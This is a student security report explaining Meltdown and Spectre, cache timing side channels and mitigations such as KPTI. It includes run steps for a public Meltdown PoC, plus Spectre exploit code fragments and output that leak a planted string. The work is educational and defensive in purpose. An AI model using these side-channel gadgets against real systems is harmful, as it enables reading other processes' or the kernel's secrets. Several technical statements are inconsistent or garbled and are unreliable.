



# Topic 8 - Speculative Execution

Master's in Segurança Informática

May 24, 2025

Diogo Coelho, up202107596

Leandro Roque Costa, up202408816

Rafael Castilho Silva, up202409620

Group 10

## Contents

<b>1</b>	<b>Out-of-order execution</b>	<b>2</b>
1.1	CPU Cache . . . . .	2
<b>2</b>	<b>Side Channel Attacks</b>	<b>3</b>
2.1	Prime + Probe technique . . . . .	3
2.2	Flush + Reload technique . . . . .	3
<b>3</b>	<b>Meltdown Attack: Overview</b>	<b>4</b>
3.1	Attack Prerequisites . . . . .	4
3.2	Extracting Data . . . . .	5
3.3	Attack efficacy . . . . .	6
<b>4</b>	<b>Meltdown Attack: PoC</b>	<b>7</b>
<b>5</b>	<b>Meltdown Attack: Contermeasures</b>	<b>13</b>
5.1	Page Table Isolation: KAISER/KPTI . . . . .	14
5.2	Hardware-Level Mitigations . . . . .	14
5.3	Layered Defense Strategy . . . . .	15
<b>6</b>	<b>Conclusion</b>	<b>15</b>

## Introduction

In this report, we explore **Meltdown**, an attack vector that highlights how **speculative execution** in modern CPUs can lead security breaches, like accessing part of data that we are not supposed to be able to access.

We start by discussing **out-of-order execution** and **CPU caching mechanisms**, which lay the groundwork for the Meltdown attack. Then is introduced **side-channel attacks**, focusing on the **Prime+Probe technique**, which allows an attacker to infer privileged data by measuring cache-timing differences.

Finally, we evaluate how mitigations such as kernel page-table isolation can effectively reduce the risk of data leakage.

## 1 Out-of-order execution

Modern CPUs use out-of-order and speculative execution to boost performance by predicting future instructions and executing them ahead of time, often in parallel, before confirming the correct path.

We chose to study this mechanism because it's central to the meltdown attack. Although unauthorized speculative operations are rolled back, they can leave measurable effects in the CPU cache that may be exploited through side channels.

### 1.1 CPU Cache

Within the CPU, the cache serves as a high-speed memory layer that stores frequently accessed data. When an instruction is speculatively executed, any accessed data may be loaded into the cache. In principle, if the operation was unauthorized, these results should be discarded. However, the change in the cache state often persists, allowing attackers to detect which memory addresses were accessed.

In the above example (see Figure X), we include a small code snippet that simply accesses a specific memory location. This action causes the CPU to load that memory into the cache. Meltdown occurs a process referred to as **priming the cache**.

Priming means preparing the cache by loading data we control into it. We do this so that we know in advance what is in the cache. This is important because **accessing data from the cache is much faster than accessing it from RAM**. This speed difference allows us to later detect whether a specific memory location was loaded into the cache, even if that access happened during speculative execution.

In other words, if speculative execution causes a secret value to influence the cache, we can measure which memory locations are faster to read. The faster one reveals information about what happened during the speculative path.

## 2 Side Channel Attacks

A side channel is any mechanism that **leaks information through unintended indirect channels**, such as power consumption, electromagnetic emissions, etc... For the meltdown attack timing differences will be the key to use side channel attacks to be able to extract information.

Timing-based side channels attacks have been proven effective in attacks on CPU cache architecture. By carefully measuring how long it takes to access particular memory addresses, we can deduce whether those addresses are already in the cache(fast access) or must be fetched from main memory (slower access).

### 2.1 Prime + Probe technique

This technique is a common approach for monitoring cache usage without relying on shared memory pages. We followed there key steps in our experimentation:

1. **Prime:** We fill certain cache sets with our own known data (e.g., an array). This establishes a known cache state.
2. **Victim Execution:** The target process runs, potentially accessing memory that conflicts with our data and evicting it from the cache.
3. **Probe:** We measure the time it takes to access our data again. A slower access indicates that the data was evicted from the cache, meaning the victim accessed the same cache set. This allows us to infer information about the victim's memory accesses.

### 2.2 Flush + Reload technique

Flush+Reload is an alternative cache-based side-channel attack technique, often used when **shared memory is available between the attacker and the victim**. It takes advantage of shared libraries or other memory pages that both processes can legally access.

This method consists of three main steps:

1. **Flush:** The attacker uses the `clflush` instruction to flush specific memory addresses from the cache. This guarantees that those addresses will not be cached before the victim

executes.

2. **Victim Execution:** The victim process runs. If it accesses any of the flushed addresses, that data will be brought back into the cache.
3. **Reload:** The attacker measures the access time to the flushed memory addresses. A faster access means the address was reloaded into the cache, likely by the victim, allowing the attacker to infer which memory values were used.

Flush+Reload is extremely precise and efficient because it relies on direct detection of cache activity on shared memory, and its timing measurements are **more reliable due to fewer sources of noise**. However, it depends on shared memory between the attacker and the victim, which is not always possible, especially in real-world isolation environments.

Given the nature of our PoC and our intention to simulate more realistic attack conditions, where memory is not necessarily shared, we decided to use the **prime + probe** technique. Despite being more complex and slightly less precise, Prime+Probe does not rely on shared memory, making it more versatile in practice and more aligned with the threat model used in Meltdown.

### 3 Meltdown Attack: Overview

Meltdown occurs when a CPU speculatively accesses protected memory (like kernel space). While the unauthorized access is ultimately rejected, remnants may remain in the CPU cache. This can be exploited with timing side-channel attacks, such as Prime+Probe, allowing an attacker to infer kernel memory contents byte by byte.

#### 3.1 Attack Prerequisites

For a system to be vulnerable to the Meltdown attack, specific conditions must be met regarding hardware and software. [3].

First, the CPU must support out-of-order execution, a technique used by most modern processors, particularly Intel x86 processors since 1995, excluding certain Intel Itanium and Atom models. Some ARM and IBM POWER processors are also affected.

Additionally, the operating system must map user-space and kernel-space memory into the same address space, which is common for performance reasons but creates a vulnerability [2].

The attacker must also be able to execute arbitrary code locally on the system, as Meltdown is not a remote code execution vulnerability. This limits the potential impact on well-controlled systems [4].

Finally, the attack depends on **high-resolution timing measurements** to detect subtle differences in memory access times caused by speculative execution. Specifically, Meltdown uses cache-based side channels to infer the contents of protected memory, which means that the system must provide a timing source with sufficient granularity to accurately measure these cache effects [4].

### 3.2 Extracting Data

This process is structured in two phases: **transient execution and leakage**, followed by **observation via timing analysis**.

#### Transient Execution and Data Leakage

When user-space code attempts to access a kernel memory address, the CPU should raise a page fault due to privilege violations. However, due to out-of-order and speculative execution, the processor may temporarily continue executing instructions after the illegal access, before the exception is handled.

During this speculative window, the attacker's code reads a byte from kernel memory and uses it to perform a dependent memory access on an attacker-controlled array. For example, if the secret byte is  $x$ , the code accesses `probe_array[x * 4096]`. While the outcome is discarded, the side effect, namely that a specific cache line is loaded, is not.

#### Cache-Based Timing Side Channel

Once the speculative execution has manipulated the cache, the attacker uses a **cache timing attack** to recover the value of the leaked byte. Two well-known techniques are relevant:

- **Flush+Reload (used in Meltdown):**
  - The attacker flushes all cache lines of the probe array using `clflush` (or equivalent).
  - After the transient access, they measure the time to reload each probe entry.
  - The entry that loads significantly faster indicates which cache line and therefore which byte value was accessed during speculative execution.
- **Prime+Probe (alternative method):**

- Instead of flushing cache lines, the attacker primes the cache by filling it with known values.
- After the speculative access, they probe each line and measure access times.
- If a line was evicted, it suggests that the transient instruction accessed that cache set, revealing the secret data indirectly.

*Flush+Reload* provides higher resolution and precision and is typically used in the Meltdown paper.[2] However, *Prime+Probe* may be used in environments where direct cache flushing is restricted.

## Reconstructing the Data

The attacker repeats this process across successive memory addresses. By speculatively reading one byte at a time and mapping the result to specific cache lines, they can gradually reconstruct larger regions of kernel memory, potentially exposing sensitive information like cryptographic keys, passwords, or file system data.

This approach is particularly dangerous because it bypasses privilege levels enforced by the operating system and does not leave traces in logs or trigger standard intrusion detection systems.

### 3.3 Attack efficacy

The effectiveness of the Meltdown attack is strongly tied to both microarchitectural behavior and hardware-specific characteristics. As demonstrated in the original Meltdown paper [2], the attack is highly efficient under the right conditions, particularly when leveraging the Level 1 (L1) data cache.

## Cache Sensitivity and Timing Accuracy

One of the most important factors in Meltdown's success is the ability to distinguish cache hits from cache misses using timing side channels. The authors observed that when using the L1 data cache - which is closest to the CPU core and has the lowest latency - the attacker can win the race condition with high probability. This is because the timing difference between cached and non-cached accesses in L1 is significant and more easily detectable, allowing the attacker to accurately infer which memory access occurred during speculative execution.

However, this behavior is highly hardware-dependent. Different processors may have varying cache architectures, speculative execution windows, and micro-op buffers, all of which affect the

feasibility and precision of the attack. For example, on some non-Intel processors, Meltdown fails due to stricter enforcement of privilege checks before speculative execution.

### Scalability and Data Leakage Rate

A key metric for attack efficacy is memory leakage speed. In the Meltdown paper, data leakage rates of up to 503 KB/s were reported on an Intel i7-6700K, with an error rate of about 0.02%. This shows the attack can extract significant data quickly. Additionally, the attack is parallelizable, allowing multiple threads to target different memory regions, which can enhance throughput and reduce the time to exfiltrate secrets.

### Error Rate and Reliability

The reliability of the Meltdown attack also proved to be high. With the use of Flush+Reload and repetition, the attacker can often correctly identify the leaked byte on the first try. In practice, even in cases of uncertainty, multiple measurements can be averaged or cross-checked to improve accuracy.

That said, environmental noise, competing system activity, and timing jitter can affect results. On shared or multi-tenant systems, such as in cloud environments, these conditions might increase the error rate or lower the timing resolution, though not necessarily enough to prevent the attack.

## 4 Meltdown Attack: PoC

### What an Attacker Needs

For the attack to succeed in the real world, the adversary must ensure:

- The target machine uses a CPU affected by the Meltdown vulnerability (e.g., Intel x86 processors pre-2018)
- The operating system has not implemented Kernel Page-Table Isolation (KPTI) or similar mitigations
- They can execute native code on the machine (e.g., via a local shell, malicious process, or script)
- They have access to precise timing mechanisms (e.g., `rdtsc`, `rdtscp`, or performance counters)



- Optional but helpful: ability to leak kernel memory addresses (e.g., via `/proc/kallsyms`, `infoleaks`)

## Vulnerable Intel CPUs

Systems using these CPUs are susceptible to unauthorized data leakage unless suitable mitigations are implemented at the hardware or operating system level [1]. Among the list, we find the CPU utilized for this PoC:




Figure 1: Vulnerable CPU

## Attack Overview

Meltdown exploits out-of-order execution in modern CPUs to read privileged kernel memory from a userspace process. Although the CPU eventually discards unauthorized memory accesses, the effects of speculative execution can be observed through cache side channels.

To demonstrate the attack in practice, our group utilized a widely recognized proof-of-concept (PoC) implementation developed by the Institute of Applied Information Processing and Communications (IAIK) at TU Graz. This implementation is available on GitHub with over 4,100 stars: <https://github.com/isec-tugraz/meltdown>.


## Setting Up and Running the PoC

The following steps were performed on a test machine known to be vulnerable:

```
1 git clone https://github.com/isec-tugraz/meltdown.git
2 cd meltdown
3 make
4 taskset 0x1 ./test
```

The taskset command ensures that the test runs on a single CPU core, which enhances the consistency and reliability of timing-based side-channel measurements.

Upon successful execution, the proof of concept consistently displays two specific messages that indicate kernel memory has been accessed from user space. This confirms that the system is indeed vulnerable to the Meltdown vulnerability. These results were verified by running the aforementioned commands directly on the system used during this study.

A terminal window with a dark background and light-colored text. The prompt is 'root@sala-2:~/meltdown#'. The user enters 'taskset 0x1 ./test'. The output shows 'Expect: Welcome to the wonderful world of microarchitectural attacks' and 'Got: Welcome to the wonderful world of microarchitectural attacks' in a yellow-green color. The prompt returns to 'root@sala-2:~/meltdown#' followed by a cursor.

```
root@sala-2:~/meltdown#
root@sala-2:~/meltdown# taskset 0x1 ./test
Expect: Welcome to the wonderful world of microarchitectural attacks
Got: Welcome to the wonderful world of microarchitectural attacks
root@sala-2:~/meltdown# _
```

Figure 2: Meltdown Vulnerability Confirmation

## Leaking Secret from Memory

The group initially tried to use the Meltdown PoC to extract a specific secret from memory by targeting a known address. While the PoC successfully demonstrated the capability to leak data from kernel memory in general, it did not produce reliable results when attempting to access a specific memory location, especially for user-defined secrets at known addresses.

**From Meltdown to Spectre:** Due to practical limitations with Meltdown’s implementation, the group decided to develop a proof of concept based on Spectre. Meltdown exploits flaws in privilege checks during out-of-order execution to access kernel memory, but its effectiveness is limited by modern hardware and software mitigations, such as the updated BIOS-level protections in the Proxmox platform present in the machine we were working.

In addition, strong memory isolation in Linux systems prevents Meltdown attacks from accessing the memory of other processes. The only way to bypass this would be to fully reset the machine and manually disable all relevant mitigations in the BIOS, effectively reverting the system to a state resembling a brand new machine - an approach that is not practical.

Spectre, in contrast, remains exploitable even with such mitigations enabled. It targets speculative execution through branch prediction manipulation, allowing data leakage within the same process or across processes with shared memory regions. Since Spectre does not rely

on bypassing privilege checks, and can operate entirely in userspace, it offers a more feasible and realistic attack vector under current system configurations.

**Spectre Exploit Attachment:** The Spectre Proof of Concept, written in C and demonstrated in the file *poc.c*, was included with this document.

**Victim Function - The Exploitation Target** Core vulnerability exploited by speculative execution. Bounds check should prevent out-of-bounds access, but during speculation CPU ignores bounds check temporarily. When  $x > \text{array1\_size}$ , `array1[x]` reads secret memory and result is used as index into `array2`, creating cache side-channel.

```
1 void victim_function(size_t x) {
2     if (x < array1_size) {
3         temp &= array2[array1[x] * 512];
4     }
5 }
```

**Cache Setup** Clears all `array2` elements from CPU cache to create clean slate for timing measurements. Any subsequent fast access indicates recent `victim_function()` execution. 512-byte spacing prevents cache line interference.

```
1 for (i = 0; i < 256; i++)
2     _mm_clflush(&array2[i * 512]);
```

**Branch Predictor Manipulation** Trains CPU branch predictor then triggers misprediction. First 5 iterations use `training_x` (valid index, trains "true" branch). 6th iteration uses `malicious_x` (invalid index, mispredicts "true"). During misprediction window, `victim_function` speculatively executes and secret memory gets cached before bounds check resolves.

```
1 x = ((j % 6) - 1) & ~0xFFFF;
2 x = (x | (x >> 16));
3 x = training_x ^ (x & (malicious_x ^ training_x));
4 victim_function(x);
```

**Side Channel Detection** Detects which `array2` element was cached by speculation. RDTSCP provides cycle-accurate timing. Fast access ( $\leq 80$  cycles) indicates cache hit, slow access indicates miss. `mix_i` randomization prevents CPU prefetching interference. Score tracks frequency of each byte value appearing cached.

```

1 mix_i = ((i * 167) + 13) & 255;
2 addr = &array2[mix_i * 512];
3 time1 = __rdtscp(&junk);
4 junk = *addr;
5 time2 = __rdtscp(&junk) - time1;
6
7 if (time2 <= CACHE_HIT_THRESHOLD &&
8     mix_i != array1[tries % array1_size])
9     results[mix_i]++;

```

**Statistical Winner** Statistical analysis to identify leaked byte. Tracks highest and second-highest scoring bytes. Early exit when confidence sufficiently high. Prevents wasting cycles on obvious results and ensures significant gap between winner and runner-up.

```

1 j = k = -1;
2 for (i = 0; i < 256; i++) {
3     if (j < 0 || results[i] >= results[j]) {
4         k = j;
5         j = i;
6     } else if (k < 0 || results[i] >= results[k]) {
7         k = i;
8     }
9 }
10
11 if (results[j] >= (2 * results[k] + 5) ||
12     (results[j] == 2 && results[k] == 0))
13     break;

```

**Memory Target Calculation** Calculates offset to secret string. secret points to "isto é um PoC para SAHC", array1 defines legitimate bounds, malicious\_x equals memory distance between arrays. When used as index, array1[malicious\_x] reads secret memory.

```

1 size_t malicious_x = (size_t)(secret - (char *)array1);

```

**Memory Layout** Carefully arranged memory layout for attack success. unused1/unused2 prevent accidental cache interactions. array1 is small legitimate array for bounds check training. array2 is large lookup table for cache timing measurements. secret is target string positioned for out-of-bounds access. 512-byte spacing ensures each element uses separate cache line.

```

1 uint8_t unused1[64];
2 uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};

```

```

3 uint8_t unused2[64];
4 uint8_t array2[256 * 512];
5 char *secret = "isto e um PoC para SAHC"; // our secret to be leaked

```

The provided code implements a simplified version of the Spectre attack. In general terms, the program:

- Sets up controlled data structures in memory, including a *victim function*.
- Trains the CPU's branch predictor to speculatively execute code paths it normally should not.
- Exploits this misprediction to access out-of-bounds memory, specifically, the secret string.
- Infers the value of the accessed secret byte through timing analysis of cache behavior.

This approach successfully allowed the team to leak the contents of the secret variable byte by byte, validating the effectiveness of Spectre in this context even when Meltdown failed to meet the same objective.

```

root@sala-2:/tmp/PoC# ./spec
=== SAHC - PoC for Spectre (Meltdown) ===
Leaking 40 bytes from secret address: 0x5d0490e77008

Offset  Address  Hex    Char    Score
0       0x5d0490e77008 0x69    'i'     11 (2nd best: 0x01 '?', score=3)
1       0x5d0490e77009 0x73    's'     9 (2nd best: 0x01 '?', score=2)
2       0x5d0490e7700a 0x74    't'     11 (2nd best: 0x01 '?', score=3)
3       0x5d0490e7700b 0x6F    'o'     11 (2nd best: 0x01 '?', score=3)
4       0x5d0490e7700c 0x20    ' '     11 (2nd best: 0x01 '?', score=3)
5       0x5d0490e7700d 0x65    'e'     11 (2nd best: 0x01 '?', score=3)
6       0x5d0490e7700e 0x20    ' '     9 (2nd best: 0x01 '?', score=2)
7       0x5d0490e7700f 0x75    'u'     11 (2nd best: 0x01 '?', score=3)
8       0x5d0490e77010 0x6D    'm'     2
9       0x5d0490e77011 0x20    ' '     9 (2nd best: 0x01 '?', score=2)
10      0x5d0490e77012 0x50    'P'     11 (2nd best: 0x01 '?', score=3)
11      0x5d0490e77013 0x6F    'o'     11 (2nd best: 0x01 '?', score=3)
12      0x5d0490e77014 0x43    'C'     11 (2nd best: 0x01 '?', score=3)
13      0x5d0490e77015 0x20    ' '     11 (2nd best: 0x01 '?', score=3)
14      0x5d0490e77016 0x70    'p'     11 (2nd best: 0x01 '?', score=3)
15      0x5d0490e77017 0x61    'a'     9 (2nd best: 0x01 '?', score=2)
16      0x5d0490e77018 0x72    'r'     11 (2nd best: 0x01 '?', score=3)
17      0x5d0490e77019 0x61    'a'     9 (2nd best: 0x01 '?', score=2)
18      0x5d0490e7701a 0x20    ' '     9 (2nd best: 0x01 '?', score=2)
19      0x5d0490e7701b 0x53    'S'     9 (2nd best: 0x01 '?', score=2)
20      0x5d0490e7701c 0x41    'A'     9 (2nd best: 0x01 '?', score=2)
21      0x5d0490e7701d 0x48    'H'     9 (2nd best: 0x01 '?', score=2)
22      0x5d0490e7701e 0x43    'C'     11 (2nd best: 0x01 '?', score=3)
23      0x5d0490e7701f 0x00    '?'     99 (2nd best: 0x02 '?', score=47)
24      0x5d0490e77020 0x25    '%'     11 (2nd best: 0x01 '?', score=3)
25      0x5d0490e77021 0x70    'p'     11 (2nd best: 0x01 '?', score=3)
26      0x5d0490e77022 0x00    '?'     45 (2nd best: 0x02 '?', score=20)
27      0x5d0490e77023 0x25    '%'     11 (2nd best: 0x01 '?', score=3)
28      0x5d0490e77024 0x64    'd'     9 (2nd best: 0x01 '?', score=2)
29      0x5d0490e77025 0x00    '?'     437 (2nd best: 0x02 '?', score=216)
30      0x5d0490e77026 0x00    '?'     41 (2nd best: 0x02 '?', score=18)
31      0x5d0490e77027 0x00    '?'     21 (2nd best: 0x02 '?', score=8)
32      0x5d0490e77028 0x3D    '='     11 (2nd best: 0x01 '?', score=3)
33      0x5d0490e77029 0x3D    '='     11 (2nd best: 0x01 '?', score=3)
34      0x5d0490e7702a 0x3D    '='     11 (2nd best: 0x01 '?', score=3)
35      0x5d0490e7702b 0x20    ' '     9 (2nd best: 0x01 '?', score=2)
36      0x5d0490e7702c 0x53    'S'     11 (2nd best: 0x01 '?', score=3)
37      0x5d0490e7702d 0x41    'A'     13 (2nd best: 0x01 '?', score=4)
38      0x5d0490e7702e 0x48    'H'     11 (2nd best: 0x01 '?', score=3)
39      0x5d0490e7702f 0x43    'C'     9 (2nd best: 0x01 '?', score=2)

root@sala-2:/tmp/PoC#

```

Figure 3: *Spectre script execution*

```
Offset | Address      | Hex  | Char | Score | (2nd best: Hex 'Char', score=N)
0      | 0x5d04...    | 0x69 | 'i'  | 11    | (2nd best: 0x01 '?', score=3)
```

- **Offset:** Sequential byte position in the leaked memory region. Starts at 0 and increments for each byte extracted. This tells you which character position in the secret string you're looking at.
- **Address:** The actual physical memory address being targeted by the attack. Calculated as base address + offset. Shows exactly where in memory the leaked byte resides.
- **Hex:** The hexadecimal representation of the most likely byte value at this position. This is the "winner" from the statistical analysis of cache timing measurements.
- **Char:** ASCII character interpretation of the hex value. Shows '?' for non-printable characters, making it easier to read leaked text strings.
- **Score:** The confidence metric representing how many times this byte value was detected as cached during the attack iterations. Higher scores indicate higher reliability.

#### Technical Process:

1. Attack runs 999 iterations per byte position
2. Each iteration measures cache timing for all 256 possible byte values
3. Fast access times ( $\leq 80$  CPU cycles) indicate cached data
4. Each "cache hit" increments the score for that byte value
5. Highest scoring byte becomes the result

## 5 Meltdown Attack: Countermeasures

Given that Meltdown exploits a fundamental flaw in the CPU's out-of-order execution pipeline, mitigation strategies must address both architectural behavior and memory isolation. As hardware fixes require redesigns and cannot be immediately deployed, we focused on evaluating existing software-based solutions and how they complement longer-term hardware changes. In this section, we describe the most prominent countermeasures, their implementation, and their limitations.

## 5.1 Page Table Isolation: KAISER/KPTI

A key factor that enabled Meltdown was the presence of kernel memory mappings in the page tables of every user-space process. This architectural choice was made for performance reasons, such as speeding up context switches and syscall handling. Although these mappings were protected from direct user access, speculative execution could temporarily bypass access checks and load sensitive data into the cache.

The first and most significant software-based mitigation was **KAISER** (Kernel Address Isolation to have Side-channels Efficiently Removed), later integrated into the Linux kernel as KPTI (Kernel Page Table Isolation). This approach removes kernel memory from user-space page tables during normal execution, preventing speculative access altogether.

Even though speculative execution might still occur, without the mappings in place, no kernel data can be fetched into the cache, effectively closing the Meltdown attack vector.

**Limitations** Due to x86 architectural constraints, certain privileged structures (e.g., system call entry points, interrupt descriptors) must remain mapped, even in user mode. These residual mappings are minimized, but still represent a limited risk.

**Cross-Platform Adoption** Microsoft introduced **KVA Shadow** (Kernel Virtual Address Shadowing) in Windows starting in 2018, based on the KAISER model. Apple implemented similar mitigations in iOS 11.2, macOS 10.13.2, and tvOS 11.2. Previously, macOS also shared kernel and user address spaces by default, unless explicitly disabled using the `-no-shared-cr3` boot option.

This widespread adoption reflects a clear consensus: isolating kernel page tables from user-space processes is the most effective immediate mitigation against Meltdown.

**Performance Impact** KPTI introduces performance overheads due to the need for TLB (Translation Lookaside Buffer) flushes during transitions between user and kernel modes. While noticeable in syscall-heavy workloads, this trade-off is generally considered acceptable given the critical security benefit.

## 5.2 Hardware-Level Mitigations

Although software workarounds such as KPTI offer significant protection, they do not address the underlying hardware flaw, speculative execution before access checks.

Modern CPU manufacturers have introduced architectural updates in newer processors to enforce stricter access checks and reduce speculative side effects:

- **IBRS (Indirect Branch Restricted Speculation)**: Prevents speculative execution based on branch history from lower-privileged contexts.
- **STIBP (Single Thread Indirect Branch Predictors)**: Ensures separate prediction states for threads, preventing cross-thread leakage.

These microcode updates help mitigate speculative side-channel attacks like Spectre, but are only partially effective against Meltdown unless combined with operating system-level changes like KPTI.

**Architectural Redesigns** The most robust solution involves CPU redesigns that enforce access control before speculative reads and prevent cache loading of inaccessible memory. Intel and ARM have acknowledged this, with newer processor generations embedding such changes in hardware.

### 5.3 Layered Defense Strategy

Given the complexity of speculative execution and the diversity of potential attack vectors, a multi-layered defense is necessary. This includes:

- Operating system patches (e.g., +/KAISER)
- Microcode updates for speculative control (e.g., IBRS, STIBP)
- Secure software design, avoiding reliance on shared memory when unnecessary
- Runtime isolation techniques for untrusted workloads (e.g., containers, enclaves)

## 6 Conclusion

Modern CPU vulnerabilities, such as the Meltdown attack, demonstrate that speculative execution is inherently unsafe. This issue can affect diverse environments, and internal memory management is crucial to addressing these vulnerabilities. Various attack vectors exist, which require a comprehensive approach to mitigation.



## References

- [1] Dr. Adrian Wong. Complete list of cpus vulnerable to meltdown / spectre rev. 8.0. <https://www.techarp.com/guides/complete-meltdown-spectre-cpu-list/6/>, 2018.
- [2] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. <https://meltdownattack.com/meltdown.pdf>, 2018.
- [3] Wikipedia contributors. Transient execution cpu vulnerability — wikipedia, the free encyclopedia, 2025. Accessed: 2025-03-31.
- [4] Wind River Systems. Spectre and meltdown faq. <https://www.windriver.com/themes/Windriver/pdf/Spectre-and-Meltdown-FAQ.pdf>, 2018.